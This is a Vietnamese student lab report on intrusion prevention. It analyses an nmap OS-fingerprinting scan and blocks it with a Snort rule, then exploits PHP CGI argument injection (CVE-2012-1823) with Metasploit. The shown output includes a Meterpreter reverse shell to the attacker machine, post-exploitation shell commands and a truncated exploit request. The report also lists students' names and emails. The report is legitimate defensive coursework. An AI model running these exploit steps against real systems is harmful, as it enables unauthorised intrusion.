

BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Kỳ báo cáo: Buổi **04** (Session **04**)

Tên chủ đề: Phân tích các tấn công và ngăn chặn bằng IPS

GV: Đỗ Hoàng Hiển

Ngày báo cáo: 10/05/2026

Nhóm: 17

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

a) Lớp: NT204.Q22.ANTT

STT	Họ và tên	MSSV	Email
1	Huỳnh Đăng Khoa	23520737	23520737@gm.uit.edu.vn
2	Khiếu Bảo Lâm	23520830	23520830@gm.uit.edu.vn
3	Trịnh Nhật Duy	23520394	23520394@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 01/Câu hỏi 01	100%
2	Kịch bản 02	100%
3	Kịch bản 03	100%
4	Kịch bản 04	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Danh mục Hình Ảnh

BÁO CÁO CHI TIẾT

*X = 22 + 17 = 39 (Lab 2)

1. Kịch bản 01

▪ Mô tả/mục tiêu:

Yêu cầu 1.1 Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành

Hình 1. Yêu cầu 1.1.

▪ Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Snort rule của nhóm cho yêu cầu 1.1

```
drop tcp any any -> $HOME_NET any (msg:"Nmap OS Scan Detected"; flags:SCE;  
detection_filter:track by_src, count 5, seconds 10; sid:1000002; rev:1;)
```

Tại máy victim, đầu tiên, chúng ta thực hiện tcpdump để có thể thực hiện capture được các gói tin khi bị scan port từ nmap:

```
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w nmap.pcap  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes  
2077 packets captured  
2077 packets received by filter  
0 packets dropped by kernel  
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w nmap-rule.pcap  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes  
29 packets captured  
29 packets received by filter  
0 packets dropped by kernel  
msfadmin@metasploitable:~$
```

Hình 2. Thực hiện sử dụng tcpdump

Thực hiện sử dụng nmap scan port của máy victim, chúng ta thấy được các fingerprinting đầy đủ của hệ điều hành máy victim lẫn các port đang mở.


```
(kali@kali)-[~]
$ nmap -O 192.168.39.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 02:56 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.39.200
Host is up (0.0049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
9188/tcp  open  unknown
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds
```

Hình 3. Sử dụng nmap với option -O


Về cơ chế scanning port của nmap, nmap thực hiện gửi các gói TCP với các probe đặc trưng là SEQ/OPS/WIN/ECN, kèm theo là 2 gói tin ICMP và 1 UDP.

Với file pcap đã capture được khi thực hiện scanning port, chúng ta thực hiện phân tích như sau.



Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
000c29:17:5e:9d	000c29:ab:31:88	2,076	120 kB	1	1,021	56 kB	1,055	64 kB	0.000039	4.9967	89 kbps	102 kbps
000c29:ab:31:88	fff:fff:fff:fff	1	60 bytes	0	1	60 bytes	0	0 bytes	0.000000	0.0000		

Hình 4. Hai địa chỉ MAC của hai máy đối tượng



Address A	Address B	Packets
10.81.39.100	192.168.39.200	2,073

Hình 5. IP của hai máy victim và attacker

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	VMware_ab:31:88	Broadcast	ARP	60	Who has 192.168.39.200? Tell 192.168.39.1
2	0.000039	VMware_17:6e:9d	VMware_ab:31:88	ARP	42	192.168.39.200 is at 00:0c:29:17:6e:9d
3	0.001026	10.81.39.100	192.168.39.200	ICMP	60	Echo (ping) request id=0x8023, seq=0/0, ttl=43 (reply in 4)
4	0.001094	192.168.39.200	10.81.39.100	ICMP	42	Echo (ping) reply id=0x8023, seq=0/0, ttl=64 (request in 3)
5	0.001216	10.81.39.100	192.168.39.200	TCP	60	37571 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Hình 6. Đầu tiên, nmap tiến hành gửi broadcast để xác định được máy victim thông qua ARP

Ngay sau khi xác định được máy victim, nmap tiến hành gửi hàng loạt gói tin SYN-ACK để xác định port đang được mở tại máy victim.

No.	Time	Source	Destination	Protocol	Length	Info
12	0.051912	192.168.39.200	10.81.39.100	TCP	58	80 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
20	0.053353	192.168.39.200	10.81.39.100	TCP	58	3306 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
24	0.054142	192.168.39.200	10.81.39.100	TCP	58	5900 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
26	0.054520	192.168.39.200	10.81.39.100	TCP	58	21 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
30	0.055193	192.168.39.200	10.81.39.100	TCP	58	445 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
43	0.057711	192.168.39.200	10.81.39.100	TCP	58	53 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
45	0.058143	192.168.39.200	10.81.39.100	TCP	58	111 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
49	0.058785	192.168.39.200	10.81.39.100	TCP	58	22 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
53	0.059830	192.168.39.200	10.81.39.100	TCP	58	25 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
67	0.062419	192.168.39.200	10.81.39.100	TCP	58	23 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
71	0.063360	192.168.39.200	10.81.39.100	TCP	58	139 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
153	0.078016	192.168.39.200	10.81.39.100	TCP	58	8180 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
157	0.078578	192.168.39.200	10.81.39.100	TCP	58	6667 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
625	0.212600	192.168.39.200	10.81.39.100	TCP	58	513 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
704	0.242744	192.168.39.200	10.81.39.100	TCP	58	514 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
849	0.283405	192.168.39.200	10.81.39.100	TCP	58	2121 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
891	0.288394	192.168.39.200	10.81.39.100	TCP	58	5432 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1169	0.364255	192.168.39.200	10.81.39.100	TCP	58	1099 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1566	0.458217	192.168.39.200	10.81.39.100	TCP	58	2049 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1622	0.464185	192.168.39.200	10.81.39.100	TCP	58	512 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1856	0.535625	192.168.39.200	10.81.39.100	TCP	58	6000 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1924	0.543240	192.168.39.200	10.81.39.100	TCP	58	8009 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
2012	0.572453	192.168.39.200	10.81.39.100	TCP	58	1524 → 37827 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
2035	0.707856	192.168.39.200	10.81.39.100	TCP	74	21 → 60183 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202467 TSecr=4294967295 WS=32
2038	0.808116	192.168.39.200	10.81.39.100	TCP	74	21 → 60184 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202477 TSecr=4294967295 WS=32
2041	0.908358	192.168.39.200	10.81.39.100	TCP	74	21 → 60185 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSval=202487 TSecr=4294967295 WS=32
2044	1.009205	192.168.39.200	10.81.39.100	TCP	74	21 → 60186 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202497 TSecr=4294967295 WS=32
2047	1.110554	192.168.39.200	10.81.39.100	TCP	74	21 → 60187 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202507 TSecr=4294967295 WS=32
2050	1.208612	192.168.39.200	10.81.39.100	TCP	70	21 → 60188 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202517 TSecr=4294967295 WS=32
2059	1.310092	192.168.39.200	10.81.39.100	TCP	66	21 → 60195 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM WS=32
2063	1.359919	192.168.39.200	10.81.39.100	TCP	74	21 → 60198 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202532 TSecr=4294967295 WS=32

Hình 7. Nmap xác định thành công được các port đang mở

ip.src==192.168.39.200 && tcp.flags.syn==1 && tcp.flags.ack==1

Tại 30 frame cuối cùng, đây là các bước mà nmap thực hiện để xác định được thông tin của OS fingerprinting.

Tại các frame 2049 và 2058, chúng ta thấy được các flag là SYN, ECE, EWR, đang được bật. Nghĩa là Nmap đang kiểm tra xem victim có hỗ trợ quản lý tắc nghẽn (Explicit Congestion Notification) hay không

Ngoài ra, các frame từ 2052 đến 2055 thực hiện tính toán các giá trị TTL, với windows thì thường là 128 còn với linux sẽ là 64 như trong pcap mà chúng ta đã phân tích.

Thêm vào đó, hai frame 2056 và 2057 cũng đang thử gửi gói UDP cho một cổng cao để phân tích lỗi của gói tin đó.

Với các frame 2061, 2071 và 2072, chúng ta thấy được Nmap thực hiện gửi kèm theo các flag khác nhau, từ đó dựa vào kết quả của response để xác định được thông tin kernel của OS.

No.	Time	Source	Destination	Protocol	Length	Info
2048	1.111761	10.81.39.100	192.168.39.200	TCP	60	60187 → 21 [RST] Seq=1 Win=0 Len=0
2049	1.208584	10.81.39.100	192.168.39.200	TCP	70	60188 → 21 [SYN] Seq=0 Win=512 Len=0 MSS=265 SACK_PERM TSval=4294967295 TSecr=0
2050	1.208612	192.168.39.200	10.81.39.100	TCP	70	21 → 60188 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202517 TSecr=4294967295
2051	1.208651	10.81.39.100	192.168.39.200	TCP	60	60189 → 21 [RST] Seq=1 Win=0 Len=0
2052	1.233731	10.81.39.100	192.168.39.200	ICMP	162	Echo (ping) request id=0x4268, seq=295/9985, ttl=45 (reply in 2053)
2053	1.233755	192.168.39.200	10.81.39.100	ICMP	162	Echo (ping) reply id=0x4268, seq=295/9985, ttl=64 (request in 2052)
2054	1.259231	10.81.39.100	192.168.39.200	ICMP	192	Echo (ping) request id=0x4269, seq=296/10241, ttl=37 (reply in 2055)
2055	1.259266	192.168.39.200	10.81.39.100	ICMP	192	Echo (ping) reply id=0x4269, seq=296/10241, ttl=64 (request in 2054)
2056	1.285254	10.81.39.100	192.168.39.200	UDP	342	49460 → 33765 Len=300
2057	1.285290	192.168.39.200	10.81.39.100	ICMP	370	Destination unreachable (Port unreachable)
2058	1.310058	10.81.39.100	192.168.39.200	TCP	66	60195 → 21 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM
2059	1.310092	192.168.39.200	10.81.39.100	TCP	66	21 → 60195 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM WS=32
2060	1.311520	10.81.39.100	192.168.39.200	TCP	60	60195 → 21 [RST] Seq=1 Win=0 Len=0
2061	1.335542	10.81.39.100	192.168.39.200	TCP	74	60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2062	1.359877	10.81.39.100	192.168.39.200	TCP	74	60198 → 21 [FIN, SYN, PSH, URG] Seq=0 Win=256 Urg=0 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2063	1.359919	192.168.39.200	10.81.39.100	TCP	74	21 → 60198 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=202532 TSecr=4294967295 WS=32
2064	1.361571	10.81.39.100	192.168.39.200	TCP	60	60198 → 21 [RST] Seq=1 Win=0 Len=0
2065	1.385105	10.81.39.100	192.168.39.200	TCP	74	60199 → 21 [ACK] Seq=1 Ack=1 Win=1048576 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2066	1.385143	192.168.39.200	10.81.39.100	TCP	54	21 → 60199 [RST] Seq=1 Win=0 Len=0
2067	1.409092	10.81.39.100	192.168.39.200	TCP	74	60200 → 1 [SYN] Seq=0 Win=131337 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2068	1.409913	192.168.39.200	10.81.39.100	TCP	54	1 → 60200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2069	1.435085	10.81.39.100	192.168.39.200	TCP	74	60201 → 1 [ACK] Seq=1 Ack=1 Win=33554432 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2070	1.435112	192.168.39.200	10.81.39.100	TCP	54	1 → 60201 [RST] Seq=1 Win=0 Len=0
2071	1.460174	10.81.39.100	192.168.39.200	TCP	74	60202 → 1 [FIN, PSH, URG] Seq=1 Win=1073725440 Urg=0 Len=0 WS=16384 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2072	1.460197	192.168.39.200	10.81.39.100	TCP	54	1 → 60202 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
2073	1.485421	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#1] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2074	1.588903	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#2] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2075	1.589324	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#3] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2076	4.999405	Vmware_17:6e:9d	Vmware_ab:31:88	ARP	42	Who has 192.168.39.1? Tell 192.168.39.200
2077	4.996730	Vmware_ab:31:88	Vmware_17:6e:9d	ARP	60	192.168.39.1 is at 00:0c:29:ab:31:88

Hình 8. 30 frames cuối của việc scanning

No.	Time	Source	Destination	Protocol	Length	Info
2058	1.310058	10.81.39.100	192.168.39.200	TCP	66	60195 → 21 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM
2061	1.335542	10.81.39.100	192.168.39.200	TCP	74	60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2062	1.359877	10.81.39.100	192.168.39.200	TCP	74	60198 → 21 [FIN, SYN, PSH, URG] Seq=0 Win=256 Urg=0 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2071	1.460174	10.81.39.100	192.168.39.200	TCP	74	60202 → 1 [FIN, PSH, URG] Seq=1 Win=1073725440 Urg=0 Len=0 WS=16384 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2072	1.460197	192.168.39.200	10.81.39.100	TCP	54	1 → 60202 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
2073	1.485421	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#1] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2074	1.588903	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#2] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM
2075	1.689324	10.81.39.100	192.168.39.200	TCP	74	[TCP Dup ACK 2061#3] 60197 → 21 [None] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSval=4294967295 TSecr=0 SACK_PERM

Hình 9. Các flag bất thường được dùng

tcp.flags==0x002b or tcp.flags==0x0029 or tcp.flags==0x0000 or tcp.flags==0x08c2

Từ việc phân tích file pcap vừa rồi, chúng ta xác định được thông tin chủ chốt của việc scanport là sử dụng các unusual flags để xác định thông tin hệ điều hành.

Như vậy, để chặn được việc này, Snort cần chặn các requests có yêu cầu của các flags này là xong.

drop tcp any any -> \$HOME_NET any (msg:"Nmap OS Scan Detected"; flags:SCE; detection_filter:track by_src, count 5, seconds 10; sid:1000002; rev:1;)

- Action (drop): Loại bỏ gói.
- Header (tcp any any -> \$HOME_NET any): Áp dụng cho giao thức TCP từ bất kỳ nguồn nào gửi đến dải mạng nội bộ (\$HOME_NET) trên mọi cổng dịch vụ.
- flags:SCE: Tìm các gói tin có thiết lập các Flag SYN, CWR, và ECE cùng lúc.
- detection_filter: Thresholding.
 - track by_src: Theo dõi dựa trên địa chỉ IP nguồn của attacker.
 - count 5, seconds 10: Rule chỉ kích hoạt nếu phát hiện từ 5 gói tin thỏa mãn điều kiện trên trong vòng 10 giây.



Sau khi setup rule, chúng ta đạt được kết quả như sau:

```
(kali@kali)-[~]
$ nmap -O 192.168.39.200
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 03:08 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
```

Hình 10. OS fingerprinting đã hoàn toàn không thể phát hiện

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::20c:29ff:fe:fc...	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:fc:45:d5
2	1.391700	10.81.39.100	192.168.39.200	ICMP	60	Echo (ping) request id=0x1315, seq=0/0, ttl=54 (reply in 3)
3	1.391739	192.168.39.200	10.81.39.100	ICMP	42	Echo (ping) reply id=0x1315, seq=0/0, ttl=64 (request in 2)
4	1.391787	10.81.39.100	192.168.39.200	TCP	60	39513 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	1.391807	192.168.39.200	10.81.39.100	TCP	54	443 → 39513 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	1.391938	10.81.39.100	192.168.39.200	TCP	60	39513 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
7	1.391957	192.168.39.200	10.81.39.100	TCP	54	80 → 39513 [RST] Seq=1 Win=0 Len=0
8	1.392097	10.81.39.100	192.168.39.200	ICMP	60	Timestamp request id=0x3a09, seq=0/0, ttl=41
9	1.392112	192.168.39.200	10.81.39.100	ICMP	54	Timestamp reply id=0x3a09, seq=0/0, ttl=64
10	3.395609	10.81.39.100	192.168.39.200	ICMP	60	Timestamp request id=0x76ad, seq=0/0, ttl=42
11	3.395637	192.168.39.200	10.81.39.100	ICMP	54	Timestamp reply id=0x76ad, seq=0/0, ttl=64
12	3.395610	10.81.39.100	192.168.39.200	TCP	60	39515 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
13	3.395700	192.168.39.200	10.81.39.100	TCP	54	80 → 39515 [RST] Seq=1 Win=0 Len=0
14	3.395610	10.81.39.100	192.168.39.200	TCP	60	39515 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	3.395740	192.168.39.200	10.81.39.100	TCP	54	443 → 39515 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	3.395611	10.81.39.100	192.168.39.200	ICMP	60	Echo (ping) request id=0x1b18, seq=0/0, ttl=48 (reply in 17)
17	3.395780	192.168.39.200	10.81.39.100	ICMP	42	Echo (ping) reply id=0x1b18, seq=0/0, ttl=64 (request in 16)
18	6.392338	VMware_17:6e:9d	VMware_c0:00:03	ARP	42	Who has 192.168.39.1? Tell 192.168.39.200
19	6.392600	VMware_c0:00:03	VMware_17:6e:9d	ARP	60	192.168.39.1 is at 00:50:56:c0:00:03
20	6.533987	VMware_ab:31:88	VMware_17:6e:9d	ARP	60	Who has 192.168.39.200? Tell 192.168.39.1 (duplicate use of 192.168.39.1 detected!)
21	6.534031	VMware_17:6e:9d	VMware_ab:31:88	ARP	42	192.168.39.200 is at 00:0c:29:17:6e:9d (duplicate use of 192.168.39.1 detected!)
22	11.566314	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
23	11.566315	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
24	12.574421	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
25	12.575029	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
26	13.588120	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
27	13.588436	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
28	14.591389	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1
29	14.591783	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1

Hình 11. Sau khi áp dụng rule

2. Kịch bản 02

- Mô tả/mục tiêu:

Yêu cầu 1.2 Ngăn chặn lỗ hổng PHP CGI Argument Injection¹

Hình 12. Yêu cầu 1.2

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

Tương tự câu trên, chúng ta thực hiện theo hướng dẫn của bài lab và khai thác thành công RCE với lỗ hổng CVE-2012-1823 và thực hiện capture lại toàn bộ traffic network trong quá trình tấn công.


```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.39.100:4444
[*] Sending stage (45739 bytes) to 192.168.39.200
[*] Meterpreter session 1 opened (10.81.39.100:4444 → 192.168.39.200:32902) at 2026-05-04 03:42:12 -0400

meterpreter > shell
Process 5456 created.
Channel 0 created.
ls
dav
dvw
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:17:6e:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.39.200/24 brd 192.168.39.255 scope global eth0
        inet6 fe80::20c:29ff:fe17:6e9d/64 scope link
            valid_lft forever preferred_lft forever
exit
meterpreter > exit
[*] Shutting down session: 1
[*] 192.168.39.200 - Meterpreter session 1 closed. Reason: Died
```


Hình 13. Thực hiện tạo payload và khai thác với msfvenom

```
msfadmin@metasploit> ~$ sudo tcpdump -i eth0 -w php_cgi_attack.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
243 packets captured
243 packets received by filter
0 packets dropped by kernel
```

Hình 14. Thực hiện capture lại toàn bộ packet

Giải thích về CVE-2012-1823:

Lỗi hỏng này xảy ra khi PHP được cấu hình để được chạy như một CGI handler, nó cho phép một client có thể thực thi được chuỗi command dưới dạng string ngay sau dấu “=”.



Hình 15. Chuỗi command được thực thi ngay trong request HTTP

Phân tích file pcap:

Wireshark · Conversations · php.cgi_attack.pcap

Conversation Settings

☐ Name resolution

☒ Absolute start time

☒ Display raw data

☒ Limit to display filter

Ethernet · 1IPv4 · 1IPv6TCP · 2UDP

Address A	Port A	Address B	Port B	Packets	Bytes
10.81.39.100	33429	192.168.39.200	80	14	4 kB
192.168.39.200	32902	10.81.39.100	4444	221	146 kB

Hình 16. Các IP chính trong file pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.81.39.100	192.168.39.200	TCP	74	33429 → 80 [SYN]
2	0.000052	192.168.39.200	10.81.39.100	TCP	74	80 → 33429 [SYN]
3	0.001369	10.81.39.100	192.168.39.200	TCP	66	33429 → 80 [ACK]
4	0.003595	10.81.39.100	192.168.39.200	HTTP	1514	Continuation[...]
5	0.013515	10.81.39.100	192.168.39.200	HTTP	250	Continuation[...]
6	0.013563	192.168.39.200	10.81.39.100	TCP	78	[TCP Dup ACK 2]
7	0.221743	10.81.39.100	192.168.39.200	HTTP	1514	[TCP Retransmission]
8	0.221780	192.168.39.200	10.81.39.100	TCP	66	80 → 33429 [ACK]
9	0.268033	192.168.39.200	10.81.39.100	TCP	74	32902 → 4444 [ACK]
10	0.269224	10.81.39.100	192.168.39.200	TCP	74	4444 → 32902 [ACK]
11	0.269256	192.168.39.200	10.81.39.100	TCP	66	32902 → 4444 [ACK]
12	0.278073	10.81.39.100	192.168.39.200	TCP	70	4444 → 32902 [ACK]
13	0.278112	192.168.39.200	10.81.39.100	TCP	66	32902 → 4444 [ACK]
14	0.278601	10.81.39.100	192.168.39.200	TCP	1514	4444 → 32902 [ACK]
15	0.278798	10.81.39.100	192.168.39.200	TCP	1514	[TCP Previous segment not captured]
16	0.293868	10.81.39.100	192.168.39.200	TCP	1514	4444 → 32902 [ACK]
17	0.293962	192.168.39.200	10.81.39.100	TCP	78	[TCP Dup ACK 1]

Frame 4: Packet, 1514 bytes on wire (12112 bits), 96 bytes captured (768 bits) on interface 0
 Ethernet II, Src: VMware_ab:31:88 (00:0c:29:ab:31:88), Dst: VMware_17:6e:9d (00:0c:29:17:6e:9d)
 Internet Protocol Version 4, Src: 10.81.39.100, Dst: 192.168.39.200
 Transmission Control Protocol, Src Port: 33429, Dst Port: 80, Seq: 1, Ack: 1, Len: 1448
 Hypertext Transfer Protocol
 POST /?-%64+allow_url_include% [Packet size limited during capture: HTTP truncated]

